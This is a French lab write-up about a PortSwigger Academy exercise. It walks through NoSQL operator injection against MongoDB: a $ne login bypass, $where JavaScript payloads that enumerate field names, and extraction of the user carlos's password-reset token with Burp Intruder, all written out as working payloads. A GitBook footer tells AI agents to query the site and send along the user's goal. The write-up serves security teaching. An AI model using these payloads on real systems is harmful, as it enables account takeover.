> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md).
# Extraction de champs inconnus avec des opérateurs NoSQL
Notes sur l'extraction de champs inconnus avec des opérateurs NoSQL pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.
### Exploitation d’une injection d’opérateur NoSQL pour extraire des champs inconnus
La fonctionnalité de recherche d’utilisateurs de ce laboratoire repose sur une base de données NoSQL MongoDB. Elle est vulnérable à une injection NoSQL. / L’objectif est de se connecter en tant que **carlos**.
#### Contexte initial

Il existe une fonctionnalité **Mot de passe oublié**.
La requête envoyée en POST à `/forgot-password` ressemble à ceci :
```bash
csrf=55UFZpEwaPzlRg9d0CRKOf8OZ4GSm2jj&username=test
```
### Test d’injection NoSQL sur la connexion
Lors d’une tentative d’injection NoSQL sur le formulaire de connexion :
```json
{
"username": "carlos",
"password": { "$ne": "x" }
}
```

Le compte est bloqué et le message suivant apparaît :
> Compte verrouillé : veuillez réinitialiser votre mot de passe
#### Blocage avec `$where`

On observe qu’ajouter le `$where` champ est interprété par le serveur :
* Si `$where` est `1` → le compte reste bloqué
* Si `$where` vaut la peine `0` → le blocage disparaît
Exemple :
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "0"
}
```
Cela confirme que `$where` l’opérateur est exécutable.
#### Limitation et changement de stratégie
L’idée initiale serait d’utiliser `$where` pour vérifier directement le mot de passe, par exemple :
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.password...."
}
```
Cependant, comme le compte est verrouillé, cette approche n’est pas utilisable. / Il faut donc passer par une **réinitialisation du mot de passe**.
#### Lister les champs de l’objet utilisateur

`$where` est utilisé pour lister les clés de l’objet utilisateur avec :
```javascript
Object.keys(this)[0].match('^.{X}Y.*')
```
Requête complète :
```json
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "Object.keys(this)[0].match('^.{X}Y.*')"
}
```


* `X`: position du caractère (0-20)
* `Y`: caractères testés (`a-z`, `A-Z`, `0-9`)

Attaque envoyée via **Intruder** par **Cluster Bomb**
#### Résultats de l’énumération des champs
D’après la longueur de la réponse (**Content-Length**):
* `Object.keys(this)[0]` → `id`
```javascript
"$where": "Object.keys(this)[1].match('^.{X}Y.*')"
```
* `Object.keys(this)[1]` → `nom d’utilisateur`
* `Object.keys(this)[2]` → `mot de passe`
```javascript
"$where": "Object.keys(this)[2].match('^.{X}Y.*')"
```
* `Object.keys(this)[3]` → `email`
* `Object.keys(this)[4]` → `passwordReset`
" Le `passwordReset` champ n’apparaît que si une réinitialisation du mot de passe a été déclenchée pour **carlos**.
```javascript
"$where": "Object.keys(this)[4].match('^.{X}Y.*')"
```

#### Confirmation de la `passwordReset` Champ
Accès au point de terminaison :
```bash
/forgot-password?passwordReset=
```
Réponse :
> Jeton invalide
Le champ existe

#### Liste des jetons `passwordReset`
La valeur du jeton est ensuite extraite :
```javascript
"$where": "this.passwordReset.match('^.{X}Y.*')"
```
```javascript
{
"username": "carlos",
"password": {
"$ne": "x"
},
"$where": "this.passwordReset.match('^.{X}Y.*')"
}
```
* `X`: position du caractère
* `Y`: caractères possibles
* Envoyer via **Intruder** (Cluster Bomb)
#### Résultat

Le **carlos** le jeton de réinitialisation est récupéré :
```bash
5d252f7e28f468ee
```
#### Exploitation finale
Avec ce jeton, vous pouvez accéder à la fonctionnalité de réinitialisation du mot de passe et définir un nouveau mot de passe pour **carlos**, ce qui vous permet de vous connecter à votre compte et de valider le laboratoire.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/nosql-injection/extraction-of-unknown-fields-with-nosql-operators.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)